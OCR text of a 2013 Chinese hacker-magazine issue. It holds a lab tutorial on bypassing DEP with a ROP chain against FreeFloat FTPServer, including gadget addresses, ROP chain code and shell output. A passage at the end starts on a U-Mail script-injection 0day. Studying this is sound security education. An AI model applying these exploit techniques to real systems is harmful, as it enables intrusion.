在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

12
总第156期
2013

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE
2013年 第十二期 黑客防线

GPU辅助执行恶意软件

利用ROP技术绕过DEP保护

卸载监控历程绕过Avast!陌生文件提示

利用Credential Manger截获Windows登陆密码

多态URL绕过IDS的方法及测试验证

Patch Win8实现Ctrl+空格切换输入法

《黑客防线》12 期文章目录

总第 156 期 2013 年

漏洞攻防

编程解析

密界寻踪

利用 ROP 技术绕过 DEP 保护

文/图 达生

本来打算有空闲了专门针对软件漏洞写一个系列专题，其中必不可少要介绍 ROP 技术以及如何过 DEP 保护。但是，近日有学弟问起 ROP 技术的原理，那就择日不如撞日，先写一篇关于如何制作 ROP 链过 DEP 保护的文章。

关于 DEP 保护

1）为什么要有 DEP 保护

溢出攻击的本质在于现代计算机对数据和代码没有明确区分这一先天性缺陷。因为我们可以将代码放置于数据区段，转而让系统去执行，这样就可能导致各种溢出攻击。

为了弥补这一先天性缺陷，微软从 XPSP2 开始推出了数据执行保护(Data Execution Prevention，DEP)。

2）DEP 保护的原理

首先明确，我们进行各种溢出攻击的目的是什么？不就是让软件（系统）去执行我们构造的 shellcode 吗？不管什么溢出，我们的 shellcode 都是放在程序的数据区段。一言蔽之，溢出的利用就是在数据段将 shellcode 当作代码来执行。

现在微软提供了 DEP 保护，将程序的数据段标记为不可执行。当我们要在数据段执行 shellcode 时，CPU 就会抛出异常，从而转向异常处理，而不会执行 shellcode。

3）DEP 保护的类型

在 32 位计算机上，系统设置了两种 DEP 保护，用以指明对哪些进程或服务进行保护。

第一种为 Option：默认选项，仅对 Windows 的系统组件和服务进行保护。

第二种为 Opout：对列表以外的所有程序和服务启用 DEP。如果列表为空，则表明对所有程序和服务进行 DEP 保护！

在 Windows XP 下，我的电脑->属性->高级->设置->数据执行保护，有 DEP 设置页面，如 1 所示。



图 1

补充说明：

1）Windows7 下的路径是：控制面板->系统和安全->系统->高级系统设置；Windows7 版本不同，路径不同，但都在“高级系统设置栏”中。

2）如果想让自己编写的程序受到 DEP 保护，可以在 VS 中进行设置。VS2010 中，DEP 保护选项为右击项目->属性->链接->高级。

关于 ROP

ROP，面向返回的编程（Return-oriented Programming,ROP），是一种新型的机遇代码复用技术的攻击。攻击者从已有的库或可执行文件中提取指令片段，构建恶意代码！

对于 ROP 技术，我总结为三句话：

1）ROP 通过 ROP 链实现有序汇编指令的执行。

2）ROP 链由一个个 ROP 小配件（相当于一个小节点）组成！

3）ROP 小配件由“目的执行指令+retn 指令组成”！

那么什么是 ROP 小配件？ROP 小配件就是一个指向“汇编指令+retn 指令”的地址。比如现在有个 ROP 小配件想实现 ebx 加 1，那么这个 ROP 小配件的指令组合应该是：incebx+retn。这时我们就在当前内存中寻找。假设找到 0x7ffa1122 处恰好是 incebx+retn 指令组合，那么这个 ROP 小配件就是：0x7ffa1122。

在缓冲区溢出中，最常见的就是栈溢出。如果我们找到一个栈溢出漏洞，然后写了 exp 去攻击靶机；如果靶机中的目标程序受到 DEP 保护，尽管能溢出成功，但根本无法去执行 shellcode。这是因为我们的 shellcode 大部分在栈中（其实也可以放在内存数据区段的其它部分，比如堆）；但不管是栈，还是堆，有了 DEP 保护，其上面的数据是不能执行的！但是，如果我们使用 ROP 技术，就可以完美解决了。

秉承实践先行，理论验证的原则，下面我们直接动手利用 ROP 链绕过 DEP 保护！在实践过程中，大家可以自己去调试、理解！

构造 ROP 链绕过 DEP 保护

实验环境如下：

靶机系统：WindowsXPSP3，FTPServer.exe，Procexp.exe，Immunity Debugger。

攻击机系统：操作系统随意，有 python 环境即可。

实验简介：FTPServer.exe 是一款轻量级的 FTP 服务端软件，其 user 命令存在缓存区溢出漏洞。procexp.exe 是一款强大的进程查看软件，可以看到进程是否使用 DEP 保护。Immunity Debugger 一款基于 OD 的调试器，实现与 python 的完美结合。

首先，我们在不开启 DEP 保护的情况下，在 XP 上成功溢出并获取反连 shell。接着，开启 DEP 保护，看能否成功溢出（应该是不能成功溢出！）；最后，使用 ROP 技术绕过 DEP，在开启 DEP 保护的情况下成功溢出！

1）没有 DEP 保护，成功溢出

在我们的系统中，默认以 Option 方式开启 DEP，即仅对 Windows 的系统组件和服务进行保护，而我们所选的 FTPServer.exe 不是系统组件或服务，所以默认状态下 FTPServer 进程是不开启 DEP 保护的，如图 2 所示。从中可知：系统进程，如 explorer.exe 是默认开启 DEP 的；而 FTPServer 是不开启的。

图 2

如何编写 exp 不是本文的重点。这里我们用一个 python 写的 exp：FreeFloat.py 来利用 FTPServer.exe 上的栈溢出！（此 exp 来自于 http://www.exploit-db.com/exploits/15689/）。但这个 exp 在我的 XP 系统不能运行，经过调试分析，发现将 eip 覆盖成万能跳转地址 0x7ffa4512 即可！

靶机上运行 FTPServer.exe，如图 3 说是所示；攻击机运行 FreeFloat.py，实施溢出攻击，如图 4 所示。



图 3



图 4

溢出成功！接下来可以连接 4444 端口验证漏洞利用是否成功。使用 telnet 命令：telnet192.168.13.1304444，如图 5 所示。从中可以看出，在没有开启 DEP 保护的情况下，FTPServer.exe 的栈溢出漏洞被成功利用！

```
[-] Sending exploit...
[-] Exploit successfully sent...
[-] Connect to 192.168.13.130 on port 4444

C:\Users\asus\Desktop\test>telnet 192.168.13.130 4444_
```

```
Telnet 192.168.13.130
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面>cd\
cd\

C:\>dir
dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 A0FE-5F11

 C:\ 的目录

2013-05-09  15:27                 0 AUTOEXEC.BAT
2013-05-09  15:27                 0 CONFIG.SYS
2013-05-09  15:28    <DIR>          Documents and Settings
2013-11-12  22:52    <DIR>          drmsoft
2013-10-18  21:52                20 Flag.txt
2013-11-04  19:17    <DIR>          iDefense
2013-09-06  14:58    <DIR>          ksDownloads
2013-09-05  21:54    <DIR>          mimikatz
2013-10-27  20:17    <DIR>          Program Files
2013-10-24  10:25    <DIR>          Python27
2013-11-05  11:24    <DIR>          windbgsymbols
```

图 5

2）开启 DEP 保护，溢出失败

默认状态下 FTPServer 进程是不受 DEP 保护的，但我们可以使用 Opout 选项，让所有进程都受 DEP 保护。修改之后，重启方可生效！

重启之后，发现所有进程都受 DEP 保护，包括 FTPServer 进程！如图 6 所示。



图 6

仍然使用 FreeFloat.py 对 FTPServer 进行攻击，如图 7 所示。



图 7

溢出成功，但漏洞利用成功了吗？使用 telnet 一试便知，如图 8 所示。

图 8

可以发现连接失败，漏洞并没有成功利用。切回到靶机系统，发现程序崩溃，如图 9 所示。



图 9

如果调试漏洞多了，从错误提示框就能看出是 DEP 保护造成的。因为我们的 EIP 是用万能跳转地址“0x7ffa4512”（jmpesp）覆盖的。在 0x7ffa4512 下硬件访问断点，重新攻击，发现程序停在如图 10 所示的位置处。



图 10

从栈中数据可以看出我们的溢出是完全成功的，但由于有 DEP 保护，栈上的数据并不能被执行，反而触发异常，造成程序退出！

这个程序崩溃在 0x7ffa4512 处，是由于此地址本身就是一个内存数据区域；如果换成其他 jmpesp 就应该崩溃在 0x90909090 处！大家可以自己实践验证！

总之，由于 DEP 保护的开启，我们的漏洞利用失败！下面就要想办法绕过 DEP！

3）利用 ROP 链绕过 DEP 保护

①绕过 DEP 保护的思路

对于绕过 DEP 的思路，无外乎两个：

- 新建一个新的可执行的内存区域，然后将 shell 复制进去。一般使用 VirtualAlloc，HeapCreate 函数先建立可执行堆，然后使用 memcpy 等函数将 shellcode 复制进去。
- 使用 Windows API 直接关闭（停用）DEP 保护！这类函数一般有 SetProcessDEPPolicy()、NtSetInformationProcess()和 VirtualProtect。

具体选择哪个思路，哪个函数，要视具体情况而定，如图 11 所示。

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

(1) = doesn't exist
(2) = will fail because of default DEP Policy settings

图 11

对于以上两个思路，不管哪个我们都得调用 API 函数，而且这些函数必须要我们能控制、能构造！这就是 ROP 链要做的！

ROP 链的作用就是用一连串 ROP 小配件实现这些函数的调用并转到 shellcode 上。那么，ROP 链是怎样实现这些函数的调用的呢？我们通过实际例子来说明。

②实战绕过 DEP 保护

由于 SetProcessDEPPolicy()函数最简单，所以我们调用此函数来关闭 DEP 保护，然后转到我们的 shellcode 上去。

使用!monarop -mmsvcrt.dll 命令寻找模版。

第一步：使用 Immunity Debugger 加载 FTPServer；

第二步：在命令行中键入!monarop -mmsvcrt.dll，如图 12 所示。

图 12

-m 的意思是在哪个模块中寻找 ROP 模版；也可以 -muser32.dll；默认是在所有模块中寻找。为什么选择 msvcrt.dll 呢？（思考一下，本无定数！）

命令执行完，在 Immunity Debugger 的安装目录下寻找 rop_chain.txt 文件，其中就有各个函数、各个语言的模版！我们选择 SetProcessDEPPolicy()函数、python 版！如图 13 所示。

```
*** [ Python ] ***

        def create_rop_chain():

                # rop chain generated with mona.py - www.corelan.be
                rop_gadgets = ""
                rop_gadgets += struct.pack('<L',0x00000000)     # [-] Unable to find ptr to SetProcessDEPPolicy() (-> to be put in
ebp)
                rop_gadgets += struct.pack('<L',0x77c1771a)     # POP EBX # RETN [msvcrt.dll]
                rop_gadgets += struct.pack('<L',0x77be126c)     # &0x00000000 [msvcrt.dll]
                rop_gadgets += struct.pack('<L',0x77c0aeca)     # POP EDI # RETN [msvcrt.dll]
                rop_gadgets += struct.pack('<L',0x77c0aeca)     # skip 4 bytes [msvcrt.dll]
                rop_gadgets += struct.pack('<L',0x77c267f0)     # PUSHAD # ADD AL,0EF # RETN [msvcrt.dll]
                return rop_gadgets

        rop_chain = create_rop_chain()
```

图 13

其实很多时候，这个模版是可以直接拷到 exp 中使用的，不过这个模版恰好不行。不行也好，我们可以做一些最本质的分析！

在 rop_chain.txt 文件中，往前翻，发现如图 14 所示的内容。

```
Register setup for SetProcessDEPPolicy() :
--------------------------------------------
 EAX = <not used>
 ECX = <not used>
 EDX = <not used>
 EBX = dwFlags (ptr to 0x00000000)
 ESP = ReturnTo (automatic)
 EBP = ptr to SetProcessDEPPolicy()
 ESI = <not used>
 EDI = ROP NOP (4 byte stackpivot)
--------------------------------------------
```

图 14

为什么会给出这些寄存器呢？

其实 ROP 链的目的就是去构造寄存器中的数值，然后使用 pushad 指令将这些值全部压入堆栈中，这样就可以调用 SetProcessDEPPolicy()函数，从而关闭 DEP 保护！

有人会问，为什么寄存器要这样布置？

首先我们明确pushad指令的特点。Pushad是将所有寄存器的值入栈，其入栈顺序是eax、ebx一直到edi，将图13中的值依次入栈，而出栈是先入后出！

在使用pushad指令入栈前，esp指向shellcode。所以，esp上面的寄存器（栈中）ebp就必须是指向SetProcessDEPPolicy()函数的函数地址，这样才能保证在函数调用完后，转到esp中，从而执行我们的shellcode。

根据函数调用规则，ebx就应该是函数参数。

至于edi和esi，则必须是retn指令，什么也不干，只是为了让程序向下（栈中）执行到SetProcessDEPPolicy()的函数调用。谁让它们在ebp寄存器的上面（栈中）。

最后，不要忘了还有eip寄存器；这时我们可以用任意一个带retn指令的ROP小配件来覆盖eip；这里我们用pop ebx +retn小配件来覆盖，也可以直接用retn指令地址去覆盖！

从模版中可以看到构造ebx的ROP小配件有了，构造edi的ROP小配件有了；就剩下构造ebp、esi和纯retn小配件。还有，由于自己习惯问题，我不喜欢使用模版中的pushad+addal0x0ef+retn这样的小配件，而比较倾向于pushad+retn。这样，我们的模版就有了，具体如下：

```
#retn
#popebp+retn
#SetProcessDEPPolicy()函数地址        传给寄存器ebp
#popebx+retn
#0x00000000传给寄存器ebx
#popedi+retn
#retn传给寄存器edi
#popesi+retn
#retn传给寄存器esi
#pushad+retn
```

之所以没有SetProcessDEPPolicy()函数地址，是因为SetProcessDEPPolicy()函数在kernel32.dll中，没在msvcrt.dll中。这里有个小技巧：使用！monarop -mkernel32.dll在这个kernel32.dl库中找模版，然后就可以看到SetProcessDEPPolicy()函数的地址，之后复制出来！在我的系统中，SetProcessDEPPolicy()函数的地址是0x7c862144。

③寻找模版中没有的小配件

现在还没有纯retn、popebp+retn、popesi+retn和pushad+retn小配件！

下面我们使用！monafind命令来精确寻找。比如我们知道retn的机器码是0xc3，就可以使用图15中的命令来寻找。然后在Immunity Debugger安装目录下，打开find.txt文件，其中就有所有retn指令的地址，我们选择0x77bfad6a。



图15

接下来我们可以使用相同的命令寻找popebp+retn、popesi+retn和pushad+retn的小

配件。机器码如下：

- popebp+retn 的机器码：0x5D 0xC3
- popesi+retn 的机器码：0x5E0xC3
- pushad+retn 的机器码：0x60 0xC3（这个小配件在全部模块中搜索的）

最终我们选择：

0x77bebb47 指向 popebp+retn；

0x77bf3181 指向 popesi+retn；

0x77d23ad9（user32.dll 中）指向 pushad+retn

④打造自己的 ROP 链

构造每个寄存器的小配件都有了，下面就该打造 ROP 链了。

在构造整个链的过程中，会遇到很多问题，而且可能每个人遇到的问题都不一样，所以这里我只说如何去做！

先打造一个初步的模型，然后不断用 Immunity Debugger 加载调试，分析出现的问题。我们的目的只有一个：成功构造寄存器——让 ebx 为 0；ebp 为 SetProcessDEPPolicy()函数地址；edi 和 esi 都是指向 retn 的地址。

最终构造的 ROP 链如图 16 所示。

```
eip  =  struct.pack('<L',0x77bfad6a)    #pop ebx #retn
rop  = "\x90" * 8

rop += struct.pack('<L',0x77bebb47)     #pop ebp # retn
rop += struct.pack('<L',0x7c862144)     #setDEP add

rop += struct.pack('<L',0x77da9378)     #pop ebx #retn  advapi.dll
rop +="\xff\xff\xff\xff"
rop += struct.pack('<L',0x772050a0)     #inc ebx #retn comctl32.dll

rop += struct.pack('<L',0x77bfa88c)     #pop edi #retn   msvcrt.dll
rop += struct.pack('<L',0x77bfad6a)     #retn       msvcrt.dll

rop += struct.pack('<L',0x77bf3181)     #pop esi #retn   msvcrt.dll
rop += struct.pack('<L',0x77bfad6a)     #retn       msvcrt.dll

rop += struct.pack('<L',0x77d23ad9)     #pushad #retn   user32.dll
```

图 16

之所以 ebx 不用 0x00000000，是因为服务器接受数据会截断！即 0x00 是 badchar，我们必须避免出现，所以用 0xffffffff+1 来代替！最终目的还是让 ebx==0。

运行 FreeFloat-AntiDEP.py，发现在有 DEP 保护情况下，仍然能够成功利用漏洞，如图 17 和图 18 所示。



图 17



图 18

其实在选择是以 SetProcessDEPPolicy()，还是以 VirtualProtect()为例进行讲解 ROP 链的时候，我有所犹豫。很明显，SetProcessDEPPolicy()函数最简单，最易懂；但 VirtualProtect()函数更具实用性。尤其在后面遇到一些“持久 DEP”保护时，SetProcessDEPPolicy()函数可能就不能发挥作用了，此时我们就不得不选择 VirtualProtect()函数。

但考虑到这仅仅是一篇入门文章，所以我们以最简单易懂为目的，故选择了 SetProcessDEPPolicy()函数。

总结与思考

其实仔细思考，构造 ROP 链就是对各个寄存器的构造！而对各个寄存器构造的目的是调用绕过函数和转到 shell，所以我们构造 ROP 链绕过 DEP 的思路就是：构造 ROP 链->构造各个寄存器（参数、函数地址、转到 shell）->调用绕过 DEP 的函数。

为什么我们能利用 ROP 绕过 DEP 保护呢？

在试验中我们发现，有 DEP 保护时，尽管不能成功利用漏洞，但溢出是成功的。也就是说，我们能控制栈上的数据布局，这样就有机可乘——可以将这些栈上数据布置成 ROP 小配件，并用此来关闭 DEP 保护！

ROP 小配件为何能实现指令的一个接一个的执行呢？

这有两个原因：一是这些 ROP 小配件只是指向可执行段的地址，真正的指令在这些地址中，而这些指令不受 DEP 保护限制；二是利用 retn 指令的特性。当执行 retn 指令时，CPU 会做两个动作：esp 处的地址（当前栈地址）被传到 eip 中，并被执行；然后 esp+4n。这样就可以在执行完一个 ROP 小配件后，顺利执行下一个 ROP 小配件！（思考：为什么每个 ROP 小配件后要有一个 retn 指令！）

漏洞重重的 U-Mail 系统

文/图 爱无言

对于国内企业级用户来说，搭建 E-Mail 系统时往往会选择诸如 U-Mail、CoreMail 等知名的邮件系统。这些系统经过大量用户考验，在性能和安全性上有很大优势，但在最近的一次安全测试中，发现这些知名的邮件系统似乎都出现了致命的安全漏洞，这里我们先以 U-Mail 系统为例子，与大家分享其最新的 0Day。本文只做技术探讨，请勿以本文内容进行任何违法活动，作者与杂志概不负责。

U-Mail 系统的第一个安全漏洞出现在其提供的邮件撰写功能上。U-Mail 系统支持用户发送带有 HTML 代码的邮件内容，在其邮件撰写编辑窗口处有一个“html”按钮，点击该按钮，

就可以在其中输入任意 HTML 代码，这当然也包含了恶意性质的攻击脚本代码，如图 1 所示。

